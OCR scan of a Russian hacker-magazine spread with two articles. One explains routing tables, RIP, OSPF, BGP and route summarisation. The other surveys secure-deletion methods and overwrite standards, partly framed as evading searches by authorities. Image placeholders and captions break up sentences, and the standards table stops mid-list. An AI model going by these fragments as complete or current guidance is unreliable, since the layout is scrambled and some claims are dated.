
1. Адрес сети — сеть или отдельный IP-адрес, куда должен быть доставлен пакет.
2. Маска сети — чтобы однозначно идентифицировать подсеть должна быть использована маска.
3. Шлюз — на этот адрес будет передан пакет в случае совпадения адреса назначения и адреса сети.
4. Интерфейс (или номер порта) — инициализирует интерфейс, по которому будет проходить пакет.
5. Метрика — определенное число, характеризующее канал связи.

Смысл фиксированной маршрутизации в том, что вся работа по прописыванию путей возлагается на администратора сети. Разумеется, что в случае простенькой локальной сети прописать все маршруты можно за пять минут. Но когда речь идет о глобальной сети с разными каналами, то здесь следует очень сильно подумать. К примеру, если в сети имеются резервные линии, то очень сложно переключиться на нее в случае аварии на основном канале. Впрочем, данный метод зарекомендовал себя в небольших локальных сетях и на магистральных линиях.

Еще одна маленькая особенность фиксированной маршрутизации: в случае, когда нужно доставлять все или большинство пакетов на один узел, используется понятие «шлюз по умолчанию». Адрес сети и маска в этом случае будут иметь вид 0.0.0.0. Когда совпадение адреса назначения с адресом сети не происходит, данные уходят на дефолтовый шлюз.

Третий вид маршрутизации, получивший название «адаптивная»,— самый интересный. Только он применяется в больших сетях с разными каналами и избыточными линиями. Смысл адаптации в том, чтобы быстро поменять маршрут в случае выхода из строя отдельной линии, либо добавления нового шлюза. В данный момент используется два вида протокола маршрутизации: RIP и OSPF. Мы обязательно поговорим о работе каждого из них, но сначала рассмотрим общий принцип передачи данных в глобальных сетях.


[принцип работы глобальных сетей] Как ты знаешь, существуют так называемые «операторы связи», которые содержат собственные каналы и арендуют провайдерам доступ к ним. Собственность каждого оператора, включая все локальные сети провайдеров, подключенные к нему, принято называть «автономной системой». Автономная система — это ряд связанных между собой машин с единой внутренней политикой маршрутизации (IGP— Internal Gateway Protocol). Сами автономные системы посредством мощных каналов соединяются между собой, образуя единую сеть Internet. Но, как ты понимаешь, невозможно передать данные каждому маршрутизатору обо всех остальных роутерах. Поэтому принято выделять так называемые «пограничные шлюзы» автономной системы. Все




192.168.7.0	255.255.255.0	192.168.7.1	192.168.7.1	20
192.168.7.1	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.7.255	255.255.255.255	192.168.7.1	192.168.7.1	20
192.168.126.0	255.255.255.0	192.168.126.1	192.168.126.1	20
192.168.126.1	255.255.255.255	127.0.0.1	127.0.0.1	20
192.168.126.255	255.255.255.255	192.168.126.1	192.168.126.1	20

```
Gateway of last resort is not set
```


типичные таблицы маршрутизации для Windows и Cisco





На компакте ты найдешь несколько статей по сетевым протоколам, а также учебник «Компьютерные сети» в электронном виде под редакцией В. Олифера, где находится описание всех глобальных протоколов.

Подробнее прочитать про глобальные протоколы маршрутизации можно в электронной библиотеке http://athena.vvsu.ru/net/book/



граф, построенный протоколом OSPF

шлюзы соединяются по единой магистрали и обмениваются данными посредством внешних протоколов маршрутизации (EGP — External Gateway Protocol).

К внутренним протоколам, как я уже отметил, относятся RIP и OSPF. Есть и другие редкие методики, однако стандартизированными и популярными являются эти две. Протокол RIP (Routing Information Protocol) очень прост и универсален, поэтому поддерживается всеми операционными системами и железными маршрутизаторами. Он относится к классу «дистанционно-векторных» протоколов. Сейчас я расскажу о работе RIP немного подробнее.


[rest In Peace] Идея RIP очень проста. Каждый маршрутизатор через определенный интервал времени отсылает информацию о связях своим соседям. Сосед соотносит их со своей базой и добавляет данные, если они актуальны. Таким образом, все роутеры должны знать обо всех своих сетях. Метрика в RIP совпадает с числом хопов до нужной сети. В случае, если метрика равна 16, сеть считается недоступной. Следовательно, протокол может работать с сетью, в которой максимально число шлюзов менее 16.

Давай рассмотрим наглядный принцип работы протокола RIP на примере, и все станет понятно. Предположим, у нас имеется сеть из четырех маршрутизаторов A, B, C и D (смотри скриншот). Как только мы активировали протокол, либо подали питание на роутеры, начинается активное пополнение своих баз. Маршрутизатор A, к примеру, будучи соединенным со шлюзами B, C и с тупиковой сетью 1, после включения разошлет следующую информацию:

1 -> 1
B -> 1— маршрутизатору C
и
1 -> 1
C -> 1— маршрутизатору B.

Получив эти данные, скажем, маршрутизатор C, начинает их обработку. Сперва он проверяет, чтобы метрика не превышала 16, затем ищет в своей таблице роутинга сети назначения. При их отсутствии он внесет всю информацию, но предварительно увеличит все метрики на единицу. Затем роутер C передаст следующие данные маршрутизатору D:

1 -> 2
B -> 2
A -> 1



основные принципы работы протокола RIP

демонстрация счета до бесконечности

Но предположим, что роутер B уже передал эти сведения раньше. При этом у маршрутизатора D уже успела сформироваться точно такая же таблица. В этом случае табличные и полученные метрики окажутся одинаковыми. Тогда D просто проигнорирует данные и не сохранит их в памяти. То же самое произошло, если бы D получил метрики, превышающие собственные до той же сети.
Через определенное время все роутеры будут знать обо всех сетях в общей автономной системе. После этого обмен данными будет происходить раз в 30 секунд, но если сведения о сети не были получены в течение 180 секунд, то маршрутизатор установит метрику до сети равной 16, что будет говорить об ее недоступности. Таким образом, обнаруживаются отключения шлюзов, либо аварии на каналах.
Бывают случаи, когда происходят внештатные ситуации, получившие названия «зацикливание» и «счет до бесконечности». Эти вредные явления засоряют сеть ложной информацией и могут длиться до получаса. Зацикливание происходит после отключения одной из сети, когда сторонний роутер оповестит соседа, что сеть доступна через него (в случае, если сосед не успеет оповестить маршрутизатор о недоступности сети). Таким образом, между шлюзами образуется петля.
Чтобы избежать петель, вводят два ограничения в протокол RIP. Первое называется «правилом разделения горизонта». Оно гласит, что маршрутизатор A не должен отправлять данные о сети B, маршрутизатору C, если последний ему сообщил о сети B. Иными словами, роутер не шлет инфу о сети соседу, если изначально получил сведения об этой сети от него. Второе ограничение обязывает шлюз изменить метрику маршрута, если ее разослал тот же самый роутер. Отчасти, эти добавления спасают от петель, но не всегда. Бывает, что маршрутизатор получает ложные данные от стороннего шлюза по цепочке. Но мы не будем углубляться в такие сложности :).
Счет до бесконечности происходит в результате несвоевременного оповещения станций. При этом ложный маршрут может существовать, пока метрика сети не станет равной 16. Вот как это происходит.
Предположим, что произошло внезапное отключение сети 1. Маршрутизатор A, обнаруживая пропажу линка, рассылает шлюзам B и C вектор расстояния 1->16. До шлюза C эта информация дошла сразу, и он своевременно изменил маршрут (согласно второму ограничению). Однако до шлюза B эта инфа не дошла (произошла задержка). В это время шлюз B рассылает информацию роутеру C, гласящую о том, что сеть A доступна через него и имеет метрику 2. Маршрутизатор C принимает эту информацию, увеличивает метрику на единицу и рассылает данные дальше — шлюзу A. Допустим, в это время пакет к шлюзу B с вектором расстояния 1->16 все-таки дошел. Но следом дошел и пакет с расстоянием 3 от того же шлюза A. В итоге вся эта инфа будет циркулировать по всем трем роутерам до тех пор, пока во всех таблицах не будет установлена метрика 16. Это явление и получило название «счета до бесконечности».
Борются с ним двумя способами: замораживанием изменений (когда на время шлюз, уловивший, что сеть отключена, не принимает сведения об этой сети), либо триггерными обновлениями (в случае немедленной рассылки сведений о недоступности сети, независимо от текущего значения таймера). Однако даже эти методы не могут гарантировать отсутствие счета до бесконечности в RIP-системе.

[OSPF— лучший протокол для внутренней маршрутизации] На смену RIP пришел протокол OSPF, который снимает ограничение в 15 узлов и сводит к минимуму служебный трафик. Он относится к классу протоколов «состояния связей», а его работа складывается в два этапа:

1. Каждый маршрутизатор после включения рассылает информацию по всем своим интерфейсам обо всех своих соседях, используя сообщения типа Link-State.
2. После составления полной сетевой картины роутер начинает искать оптимальный маршрут до каждой сети, используя специальный алгоритм Дийкстры (а еще Дийкстра, козел, придумал семафоры, которые мне пришлось сдавать по предмету ОС — Прим. Бублика).

По истечению определенного времени соседи обмениваются друг с другом специальными сообщениями HELLO, которые говорят о том, что сосед жив и здоров :). В случае, если роутер по какой-то причине отключился, маршрутизатор немедленно рассылает обновленные данные о соседях, чтобы исключить мертвый шлюз. Все роутеры начинают перестраивать маршруты, которые проходили через отключенный маршрутизатор. Таким образом, сетевая активность в протоколе OSPF практически нулевая и достигает пика только в стадии обмена связями.
Думаю, понятно, что при частых отключениях канала пересчет маршрутов и обмен лишним трафиком будет весьма накладен даже в OSPF. Поэтому совсем необязательно использовать одну таблицу для всей автономной системы. В протоколе существует деление системы на отдельные зоны, для каждой из которой будет использован отдельный процесс OSPF.
Что касается метрики, то здесь все намного удобнее, чем в RIP. Метрика представляет собой уже не число хопов, а пропускную способность канала (время передачи одного бита в 10-наносекундных интервалах). Так, для Ethernet метрика равна десяти, для Fast Ethernet — единице, а для канала 56 Кб/с — числу 1785. Полная метрика для определенного маршрута является суммой всех промежуточных каналов. При этом OSPF никогда не пропустит пакет через диалапный канал в один хоп, если имеется связь, построенная на Fast Ethernet, пусть даже состоящая из 3—4 хопов.
Следует отметить, что OSPF умеет посылать данные сразу по нескольким каналам, тем самым, уменьшая нагрузку на сеть. Однако в этом случае действует ограничение по метрике. За подробностями обращайся в более развернутую теорию по OSPF, все особенности которой не поместятся в этой статье.

[BGP сближает системы] В заключение материала я расскажу о внешнем протоколе BGP. На текущий момент этот BGP зарелизен под четвертой версией и не имеет конкурентов. Принцип работы протокола очень прост: на граничных шлюзах автономной системы прописаны определенные правила, согласно которым маршрутизатор будет рассылать пакеты по своим интерфейсам. Скажем, если администратор прописал правило на время суток, то днем данные будут отправляться по одному интерфейсу, а ночью по другому. Также можно классифицировать трафик по приоритету, качеству информации и т.п. Все граничные шлюзы обязательно обмениваются между собой таблицами маршрутизации. Таким образом, к такому роутеру выдвигаются довольно жесткие требования по дисковому пространству и производительности. Однако с помощью механизма суммирования маршрутов можно существенно снизить размер передаваемой информации.

[что выбрать? Решай сам!] Если ты заинтересован в выборе протокола маршрутизации, то тебе необходимо взвесить все «за» и «против». С одной стороны, громоздкий OSPF может все и еще чуть-чуть, но опять-таки, жрет много ресурсов. С другой— никто не мешает использовать RIP второй версии, который научился понимать маски подсети и аутентификацию, чего не умел его предшественник

| СУММИРОВАНИЕ МАРШРУТОВ |

Существует интересный прием суммирования маршрутов с помощью более коротких масок, применимый во многих сетевых протоколах. К примеру, у нас имеется две сети, подключенные к одному маршрутизатору. Первая имеет адрес 192.168.1.0/25, а вторая — 192.168.1.128/25. Данные сети можно легко объединить в общую 192.168.1.0/24 и передать информацию о ней вышестоящему маршрутизатору. В итоге поиск маршрута будет происходить быстрее, а трафика по каналам передаваться в два раза меньше.
Если же имеются две сети, скажем, с маской /26, которые не перекрывают друг друга полностью, то суммировать маршрут нельзя. Возможен случай, когда остаточная подсеть находится совсем в другом месте, однако маршрутизатор не будет знать об этом. Стоит помнить, что RIPv1 не понимает масок, поэтому суммирование может применяться лишь в протоколах BGP, OSPF и RIPv2.



ЧРЕЗМЕРНОЕ УПОТРЕБЛЕНИЕ ПИВА МОЖЕТ ВРЕДИТЬ ЗДОРОВЬЮ

Shredders, Wipers, Cleaners & Erasers

ПРИВЕТСТВУЮ, О, ВЕЛИКИЙ МОЙ ЧИТАТЕЛЬ! ВОССТАЛ Я ИЗ МЕРТВЫХ (ПЕРЕДАЙТЕ ПРИВЕТ МАЙНДВОРКУ — Я ВОСКРЕС:)), ЧТОБЫ ВАЖНУЮ ТАЙНУ О ПРОПАВШЕЙ ИНФОРМАЦИИ ТЕБЕ ПОВЕДАТЬ, НО ЗНАЙ: К ТЕМНОЙ СТОРОНЕ ЭТО ВЕДЕТ… ТЬФУ, ВОТ ПРИЕЛОСЬ-ТО! СЕГОДНЯ Я РАСКРОЮ ТЕБЕ ГЛАЗА НА ТАКУЮ ВАЖНУЮ В НАШЕМ ДЕЛЕ ПРОБЛЕМУ, КАК ХРАНЕНИЕ И ЗАЩИТА ИНФОРМАЦИИ, А В ЧАСТНОСТИ, ЕЕ ПОЛНОЕ И БЕЗВОЗВРАТНОЕ УДАЛЕНИЕ С УСТРОЙСТВ ХРАНЕНИЯ ДАННЫХ. | ShadOS (ShadOS@real.xakep.ru, www.ru24-team.net)

Безвозвратное удаление информации

[introduction] Начну, пожалуй, с того, что развею один из мифов, который прочно закрепился в умах обывателей: «Если человек скрывает что-то, значит, ему есть что скрывать!». Собственно, наши доблестные органы достаточно часто руководствуются этим заблуждением, что прямо нарушает статью 23 и статью 51 конституции РФ. Так что даже если не занимаешься темными делишками, ты имеешь полное право шифровать содержимое своего диска и проводить регулярную зачистку свободных секторов.

[technologies] Ну что же, перейдем к делу. Попытаюсь изложить тебе нечто более применимое, чем статьи конституции, а именно технологии безвозвратного удаления информации с магнитных носителей. Позволю себе напомнить, что я не ставлю своей целью написать мануал твоих действий в случае посещения твоего дома веселыми ребятами из маски-шоу, а всего лишь пытаюсь расширить твой кругозор в данной области и обезопасить тебя от различных любопытствующих, вроде соседа Васи снизу или тети Клавы сверху, которые не прочь покопаться в чужой личной информации, в том числе, и хранящейся на твоем компьютере.
Как тебе, надеюсь, известно, в том числе и из нашего журнала, информация, удаленная средствами операционной системы, будь то Windows или Linux, легко может быть восстановлена любым мало-мальски продвинутым пользователем при наличии определенного софта, а уж тем более профессионалами, обвешанными спецоборудованием, которое можно увидеть лишь в шпионских фильмах:).





Не пытайся скрывать противозаконную информацию — большинство из этих утилит тебе не помогут. У спецслужб, наверняка, есть техника, позволяющая восстанавливать информацию по неизвестным мне методам.



Советую тебе отключить восстановление системы, так как реальную пользу оно приносит очень редко, и продвинутые люди давно пользуются чем-то вроде Norton Ghost. Кроме того, многие программы из этого обзора в большинстве своем не могут справиться с информацией, хранящейся в контрольных точках: именно она может выдать тебя.

Простейшие технологии восстановления информации основаны на том, что при удалении информации средствами операционной системы фактически стирается информация из таблицы размещения о расположении файла на диске, а информация, хранящаяся в области данных, остается в исходном состоянии. И помимо того, например, в Windows 2003 Server существует так называемая «система версий», которая предотвращает случайное уничтожение файлов пользователем. Измененные файлы хранятся в специально отведенной скрытой области диска (shadow area), и их также необходимо удалять, чтобы предотвратить возможность восстановления данных. Есть еще в Windows и временные копии файлов, и данные, находящиеся в файле подкачки, и за всем этим нужно следить, чтобы не упустить конфиденциальную информацию.

Но все же процедура восстановления стертых файлов без учета скрытых областей сводится к последовательному поиску информации по всему жесткому диску, однако этот метод не гарантирует полного восстановления и сложность его использования пропорциональны степени фрагментации файловой системы. Не стоит думать, что если ты ни разу не запускал дефрагментатор, это спасет тебя от посягательств на твои данные: если ты хоть немного ходил на институтские лекции по физике, тебе должно быть известно о таком явлении, как гистерезис (тьфу, и зачем я забивал на лекции по физике? :(— Прим. Бублика). Суть гистерезиса заключается в отставании изменения магнитной индукции от изменения напряженности магнитного поля H. Грубо говоря, гистерезис обусловлен внутренним трением областей самопроизвольного перемагничивания. Именно благодаря (а может, и не благодаря :)) этому отставанию в областях на краях дорожки магнитного носителя, становится доступным восстановление даже перезаписанной информации.

В самом простом случае для уничтожения инфы достаточно открыть текстовым редактором желаемый файл и забить его случайной белибердой. Данный способ уже однозначно отметает огромное число достаточно известных утилит таких, как Easy Recovery или GetDataBack, заставляя их нервно курить в сторонке. Но не стоит списывать их со счетов, ведь они создавались не для столь сложных задач, и речь о них я вести сегодня не буду . Однако спешу тебя огорчить и, наконец, открыть страшную тайну: существуют специальные утилиты и устройства, которые позволяют восстановить информацию даже после столь сложных извращений с текстовым редактором. Кроме того, не стоит думать, что этими средствами обладают только спецслужбы: использование средств и методов восстановления инфы положено многими фирмами на поток, принося реальную прибыль в тоннах зелени... Ах да, я замечтался и отвлекся.

[information Static Collection] Итак, первый из известных мне способов основан на статистическом накоплении информации при многократном считывании данных из секторов диска, которые подверглись зачистке. Суть этого метода можно пояснить следующим образом. Как известно, информация на жестком диске хранится в двоичной форме — в виде последовательности единиц и нулей, которые представляются различным образом намагниченными участками поверхности магнитного носителя. Условно говоря, единица, записанная на жесткий диск, будет прочитана контроллером жесткого диска как 1, а записанный 0 будет прочитан как 0. Однако, если поверх 0 будет записана 1, то результат, условно говоря, будет равен 0,95 и, наоборот, если поверх 1 будет записана 1, результат будет равен 1,05. Для контроллера эти различия совершенно несущественны. Но, используя специальную аппаратуру, можно легко прочитать, какую последовательность 1 и 0 содержала искомая запись.




Брюс Шнайер




хороший человек - Питтер Гутман

[MFM] Второй метод был разработан не так давно и является еще более мощным средством восстановления. Он основан на принципах магнитной силовой микроскопии (MFM) и сканирующей зондовой микроскопии. Разрешающая способность этого метода достаточна для раздельного считывания нескольких последовательных записей



выбор раздела для зачистки Acronis'ом



разнообразие методов в Acronis

информации, а значит, (о, ужас!!!) тебя не спасет даже двух-, или даже трехкратное затирание данных!

[top security] Но и здесь был найден выход из столь тяжелой ситуации. Методы гарантированного удаления информации существуют! И тебе совсем не придется долбить свой жесткий диск кувалдой, жарить и шпарить его в микроволновке, взрывать, стирать заводские сервометки магнитных пластин, скидывать с балкона, травить кислотой, отправлять в ядерный реактор или производить на HDD ультразвуковое воздействие: согласись, все это представляет собой страшное зрелище, хоть и влияет на магнитную поверхность, порой, с огромным повреждающим успехом.

Задача полного физического удаления информации вполне выполнима программными методами, и сводится к тому, чтобы произвести как можно больше записей поверх дорожки, содержащей секретные данные. Каждая дорожка должна быть полностью перемагничена, исключая воздействие гистерезиса (остаточную намагниченность). А эта задача, в свою очередь, сводится к безопасной минимизации количества итераций затирания. Однако, как и в любой задаче, минимизация очень часто граничит с безопасностью, и чтобы получить наилучший результат, необходимо применять алгоритмы, четко ориентированные на каждую модель жесткого диска, что, согласись, достаточно сложно... Но умные люди давно все за нас с тобой придумали, причем так хорошо, что свели все алгоритмы в национальные стандарты, которыми пользуются и по сей день. Большинство этих алгоритмов предполагают около четырех перезаписей. Кажется, немцы и здесь выиграли благодаря своей щепетильности, а за нашу страну мне стало стыдно, точнее, за тех «специалистов», которые принимают столь слабые алгоритмы уничтожения информации. Убедиться в этом и понять в чем суть (а суть-то в нашем подъезде:)), ты можешь, изучив таблицу во врезке.

Интересная деталь: руководство по защите информации NISPOM запрещает использование алгоритма DoD 5220.22-M для уничтожения данных с грифом: «СОВ. СЕКРЕТНО».

Альтернативными способами в соответствии с ним же являются:

1. Размагничивание по стандарту P-5239-26 NAVSO.
2. Физическое разрушение.

Среди всех перечисленных стоит особое внимание уделить двум, которые я считаю наиболее надежными: Алгоритм Брюса Шнайера, который он предложил в своей книге «Прикладная криптография» и Алгоритм Питера Гутмана, «вечного аспиранта» на кафедре компьютерной

| ЧТО ТАКОЕ MFM? |


Вот так примерно описан метод MFM на сайте ЕПОС *http://epos.kiev.ua/pubs/*, одной из наиболее известных компаний, занимающихся восстановлением информации:

«Магнитный наконечник зонда движется над поверхностью пластины на расстоянии порядка 10—100 Ангстрем. В зависимости от силы магнитного взаимодействия между магнитной пластиной жесткого диска и читающей головкой, расстояние между ними изменяется. Эти колебания расстояния детектируются оптическим интерферометром. Полученное изображение представляет собой образ распределения намагниченности.


Этими методами можно измерить магнитный рельеф поверхности диска и, следовательно, восстановить информацию. Вследствие очень высокой плотности записи, механическая система привода магнитной головки не в состоянии точно следовать по требуемой траектории, следовательно, при записи новых данных поверх конфиденциальной информации новые данные всегда будут записаны с некоторым смещением относительно ранее записанных данных. Каждая дорожка магнитного диска содержит образ каждой записи, когда-либо сделанной на ней, но вклад каждой такой записи (магнитного слоя) тем меньше, чем раньше была сделана запись».

[таблица основных алгоритмов]


Руководство по защите информации
МО США (NISPOM) DoD 5220.22—M, 1995г.
Количество итераций: 4
1-й проход — запись произвольного кода.
2-й проход — запись инвертированного кода.
3-й проход — запись случайных кодов.
4-й — верификация записей.
Американский NAVSO P-5239-26 (RLL)
Количество итераций: 4
1-й проход — 0x01 во все сектора.
2-й подход — 0x27FFFFFF.
3-й подход — случайные последовательности символов.
4-1 подход — верификация.
Американский NAVSO P-5239-26 (MFM)
Коичество итераций: 4
1-й проход — 0x01 во все сектора.
2-й проход — 0x7FFFFFF.
3-й проход — случайные последовательности символов.
4-й проход — верификация.
Стандарт VISR (Германия)
Количество итераций: 7
1-й–6-й проход — запись чередующихся последовательностей вида: 0x00 и 0xFF.
7-й — 0xAA, то есть 0x00, 0xFF, 0x00, 0xFF, 0x00, 0xFF, 0xAA.
ГОСТ Р50739-95г. (Россия)
Количество итераций: 1
Запись нулей (чисел вида 0x00) в каждый байт каждого сектора для систем с 6-го по 4-й класс защиты. Запись случайно выбранных символов (чисел) в каждый байт каждого сектора для систем с 3-го по 1-й класс защиты. Алгоритм Б. Шнайера (Bruce Schneier)
Количество итераций: 7
1-й проход — запись логических единиц FFh.
2-й — нулей 0x00.
3–7 — случайно выбранных чисел.
Алгоритм Питера Гутманна (Peter Gutman).
Количество итераций: 35
Циклы 1–4 — запись произвольного кода.
Циклы 5–6 — запись кодов 0x55, 0xAA.
Циклы 7–9 — запись кодов 0x92, 0x49, 0x24.
Циклы 10–25 — последовательная запись кодов от 0x00, 0x11, 0x22 и т.д. до 0xFF.
Циклы 26–28 —аналогично циклам 7..9.
